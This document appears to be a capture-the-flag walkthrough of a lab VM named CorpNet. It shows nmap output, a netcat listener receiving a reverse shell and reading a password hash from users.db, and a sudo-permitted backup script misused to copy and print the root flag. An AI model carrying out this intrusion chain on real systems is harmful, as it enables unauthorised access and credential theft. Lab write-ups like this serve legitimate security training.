
Corpnet


1. nmap

```
┌──(kali㉿kali)-[~/corpnet]
└─$ nmap -sC -sV -oN corpnet.txt 192.168.154.135
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-03 03:44 EDT
Nmap scan report for 192.168.154.135
Host is up (0.00029s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 63:f5:d1:87:cd:c4:e0:48:b6:bb:ce:bb:99:f3:74:be (RSA)
|   256 a4:55:98:36:8b:9a:55:5b:a6:b9:8a:96:d7:c0:aa:84 (ECDSA)
|_  256 64:27:46:87:72:07:2e:99:2b:e6:d5:43:e4:cb:6d:cd (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: CorpNet Network Tester
MAC Address: 00:0C:29:88:BC:B9 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.25 seconds

┌──(kali㉿kali)-[~/corpnet]
└─$
```


2. got website on port 80, vulnerable to rce



3. got reverse shell





4. got flag.txt in /home/devuser (not accessible)



5. get a password hash from users.db and hence got the password from website in hint

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.154.131] from (UNKNOWN) [192.168.154.135] 48598
sh: 0: can't access tty; job control turned off
$ ls
index.php
styles.css
users.db
$ cat users.db
•uadevuser$6$eErSkx7YL7pqV6av$OAA.9LRqerr2ZGR3t0Y.aALD4fAtXMa34ggx7c.
$
$ python3 -m http.server 9001
```





6. *ssh using password we got shell*
7. *checked sudo permissions by doing sudo -l*
8. *saw no passwd on backup.sh*
9. *understood backup.sh's working and ran it against /root/flag.txt which we guessed and got the flag*

```
devuser@corpnet:/tmp$ cd ^C
devuser@corpnet:/tmp$ sudo -l
Matching Defaults entries for devuser on corpnet:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/b

User devuser may run the following commands on corpnet:
    (ALL) NOPASSWD: /usr/local/bin/backup.sh
devuser@corpnet:/tmp$ nano /usr/local/bin/backup.sh
devuser@corpnet:/tmp$ /usr/local/bin/backup.sh /root/flag.txt
cp: cannot stat '/root/flag.txt': Permission denied
chown: cannot access '/tmp/backup_2025-05-03_15:16:18': No such file or directory
chmod: cannot access '/tmp/backup_2025-05-03_15:16:18': No such file or directory
Backup created successfully: /tmp/backup_2025-05-03_15:16:18
devuser@corpnet:/tmp$ sudo !!
sudo /usr/local/bin/backup.sh /root/flag.txt
Backup created successfully: /tmp/backup_2025-05-03_15:16:27
devuser@corpnet:/tmp$ ls
backup_2025-05-03_15:16:27  systemd-private-79fc1cd84e7b4f16936166dee90fd7b5-apache2.service-WmfmYi           sys
config-err-aRlgW5           systemd-private-79fc1cd84e7b4f16936166dee90fd7b5-colord.service-ebQtQg            sys
linpeas.sh                  systemd-private-79fc1cd84e7b4f16936166dee90fd7b5-ModemManager.service-TDrJNf      sys
snap-private-tmp            systemd-private-79fc1cd84e7b4f16936166dee90fd7b5-switcheroo-control.service-Fzg6aj  tra
ssh-DC2wkNHgp7b9            systemd-private-79fc1cd84e7b4f16936166dee90fd7b5-systemd-logind.service-0pJWZf     tra
devuser@corpnet:/tmp$ cat backup_2025-05-03_15\:16\:27
CTF{UjAwdF9QcjF2MWwzZzNfM3NjNGw0dDEwbl9BY2gxM3YzZA}devuser@corpnet:/tmp$
```